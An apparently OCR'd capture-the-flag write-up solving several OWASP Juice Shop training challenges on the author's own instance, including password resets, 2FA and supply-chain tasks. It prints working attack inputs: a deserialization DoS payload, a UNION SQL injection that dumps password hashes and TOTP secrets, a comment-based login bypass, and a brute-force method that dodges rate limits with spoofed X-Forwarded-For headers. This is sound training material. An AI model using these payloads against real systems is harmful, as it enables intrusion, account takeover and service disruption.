
Written by Jonathan Harijanto

RCE Tier 1 - Perform a Remote Code Execution that would keep a less hardened application busy forever.

1. Visit the hidden URL ⇒ http://john-owaspjuiceshop.herokuapp.com/api-docs/




2. Expand the “POST /orders” section and observe that anyone can perform a POST request to order an item where the order lines can be sent as a JSON object




3. If you click on the “Execute” button immediately, it will print out a “401 Error: Unauthorized” error message. This is because we haven’t passed the authorization token into this application.

Written by Jonathan Harijanto




4. Go to JuiceShop main page and login as any user. Open the Developer Tools → “Network” tab. Click on any network activities and copy the “Authorization” value and paste it here:



Written by Jonathan Harijanto

5. Perform the same API call again, and you will see that the response is now a 200 OK status.



6. Check the hint provided. It says “As the Juice Shop is written in pure Javascript, there is one data format that is most probably used for serialization”. This is referring to the concept of JSON deserialization.

7. Google the keywords “JSON deserialization vulnerability”. Essentially, an insecure JSON deserialization would execute any function call defined within the JSON string. This means it is possible for someone to inject a simple DoS payload that would cause the function to be stuck in an infinite loop.

8. Modify the sample JSON provided to be like this and hit the “Execute” button:

{"orderLinesData": "(function denialofservice() { while(true); })()"}


9. The hidden page has a protection against a very specific DoS attack. This can be seen from the Response Body section.

10. Go to JuiceShop main page to solve the challenge.

Written by Jonathan Harijanto

Reset Bjoern's Password Tier 2 - Reset the password of Bjoern's internal account via the Forgot Password mechanism with the original answer to his security question.

1. Go to the “Forgot Password” page and enter Bjoern’s email bjoern@juice-sh.op. It will ask for Bjorn’s zip/ postal code when he’s a teenager.



2. Go to Bjorn’s Facebook page and see the “From” information to know where he is from.

3. He’s from Uetersen. Google for the postal code, and you will get “25436”. However, if you try to use this answer directly, you will get a “Wrong answer to security question” message.

4. Investigate further about this region (https://en.wikipedia.org/wiki/Uetersen). You will see a reference article that says postal code used to have a prefix in Germany (https://en.wikipedia.org/wiki/List_of_postal_codes_in_Germany)

5. Answer the security question with “West-2082” to complete the challenge.

Written by Jonathan Harijanto


Reset Morty's Password - Reset Morty's password via the Forgot Password mechanism with his obfuscated answer to his security question.

1. Go to the Login page and select the “Forgot Password” option. Enter Morty’s email and you will be asked “Name of your favorite pet” as the security question

2. Google the question and you will find out that the answer is Snuffles, but also goes by the alias of Snowball (https://rickandmorty.fandom.com/wiki/Snuffles).

3. Read the hint. It says that Morty employed some obfuscation to make it more secure. However, the password is still less than 10 characters long and does not include any special characters. This means that the possibilities are the combination of A-Z, a-z and 0-9.

4. Login with any user (not Morty’s). Open the Developer Tools → “Network” tab and perform “Forgot Password”. Analyze that the web application is doing a REST call (/user/reset-password) via POST when you’re successfully reset the password.



5. Write a script that form the word either Snowball or Snuffles from the A-Za-z0-9 combination. Then for every possible combination, perform a REST call to http://john-owaspjuiceshop.herokuapp.com/rest/user/reset-password via POST. Based on experience, the web application has a rate limit for calling the REST too many. As a workaround, modify the script so that it provides a different X-Forwarded-For (XFF) header on each request.

6. Here I found a pre-written script to solve the challenge ⇒ https://gist.github.com/philly-vanilly/70cd34a7686e4bb75b08d3caa1f6a820

7. The answer is 5N0wb41L. Go back to JuiceShop main page to solve the challenge.

Written by Jonathan Harijanto


Retrieve Blueprint - Deprive the shop of earnings by downloading the blueprint for one of its products.

1. Read the hint. It says to take a good look at the product OWASP Juice Shop Logo (3D)

2. Go to the store page and click on the OWASP Juice Shop (3D) item. Download the image to the local machine.

3. Open a terminal and perform a basic check like using the command
   "strings <image_name>"

4. You'll find a URL. Go to that URL ⇒ https://imgur.com/a/GeHQP



5. Download and analyze the image. However, you won't find anything from there.

6. Dead end. Go to the solution page ⇒ https://bkimminich.gitbooks.io/pwning-owasp-juice-shop/content/appendix/solutions.html#deprive-the-shop-of-earnings-by-downloading-the-blueprint-for-one-of-its-products. It seems like the address to download the image no longer exists.


Written by Jonathan Harijanto

Supply Chain Attack - Inform the development team about a danger to some of their credentials. (Send them the URL of the original report or the CVE of this vulnerability)


1. Read the hint. It says that you'll need to solve the "Access a developer's forgotten backup file" challenge beforehand to save you from a lot of frustration.

2. Open the file called "package.json.bak" and analyze the development dependencies under the "devDependencies" section.

3. Go through each dependency and check whether the version used is vulnerable or not. My recommended website is https://snyk.io. A simple trick is to go to this specific URL https://snyk.io/vuln/npm:chai and replace "chai" with all the names of the dependencies.



4. You will discover that the module "eslint-scope v 3.7.2" has a known vulnerability (https://snyk.io/vuln/npm:eslint-scope:20180712).



5. Visit the Github issue page ⇒ https://github.com/eslint/eslint-scope/issues/39


6. Go to JuiceShop Login page and login as any user. Go to the "Contact Us" page and submit the github URL.

Written by Jonathan Harijanto

Two Factor Authentication - Solve the 2FA challenge for user "wurstbrot". (Disabling, bypassing or overwriting his 2FA settings does not count as a solution)

1. Login as an Admin and go to the “Administration” page. The email address of the user “wurstbrot” is wurstbrot@juice-sh.op

2. Login using any account and setup the 2FA feature while observing the Network Activities tab under the Developer Tools.



3. Observe the network traffic. The web application is storing a secret key for the 2FA in the database. So, the next objective is to find a column in the DB table that stores it. The list of possible column’s name: 2fa, 2fatoken, 2fakey, totp, totpkey, etc.

4. Perform an SQL injection payload (previous challenge ⇒ *User Credentials - Retrieve a list of all user credentials via SQL Injection*)

http://john-owaspjuiceshop.herokuapp.com/rest/products/search?q=test')) UNION SELECT '1', '2', email, password,test, '6', '7', '8' FROM Users--

5. You will discover that the name of the column is totpsecret.

6. Learn the different response it will give for user with (and without) 2FA configured.
Without 2FA:


```
{
    "id": "1",
    "name": "2",
    "description": "support@juice-sh.op",
    "price": "d57386e76107100a7d6c2782978b2e7b",
    "image": "",
    "createdAt": "6",
    "updatedAt": "7",
    "deletedAt": "8"
},
```


With 2FA ⇒ user wurstbrot:


```
{
    "id": "1",
    "name": "2",
    "description": "wurstbrot@juice-sh.op",
    "price": "9ad5b0492bbe528583e128d2a8941de4",
    "image": "IFTXE3SPOEYVURT2MRYGI52TKJ4HC3KH",
    "createdAt": "6",
    "updatedAt": "7",
    "deletedAt": "8"
}
```


7. Keep the TOTP value for this user. It’s “IFTXE3SPOEYVURT2MRYGI52TKJ4HC3KH”.

Written by Jonathan Harijanto

8. Go to the Google Authenticator app → Add a new entry → Manual Entry → Enter:

Account ⇒ wurstbrot@juice-sh.op

Key ⇒ IFTXE3SPOEYVURT2MRYGI52TKJ4HC3KH

9. Go to JuiceShop main page. Login using wurstbrot's account using SQL simple injection:

User: wurstbrot@juice-sh.op' --


Password: test123

When the web application asks for a token, enter using one of the codes generated by the Google Auth. app.


Typosquatting Tier 2 - Inform the shop about a more sneaky instance of typosquatting it fell for. (Mention the exact name of the culprit)

1. Read the hint. It says "*investigating the forgotten developer's backup file might bring some insight.*"

2. Go through each of the dependencies and find out which one has a known vulnerability. One recommendation is to use a website called https://snyk.io/. And, the trick is to go to https://snyk.io/vuln/npm:chai and replace "chai" with the dependecy's name and version.



3. You will discover something interesting for the dependency "epilogue-js". Click on the "View on npm" URL. You will be redirected to the URL https://www.npmjs.com/package/epilogue-js



4. Go back to JuiceShop, login as any user and go to the "Contact Us" page. Submit your feedback with "epilogue-js" in the comment section. Hit Send to solve the challenge.

Written by Jonathan Harijanto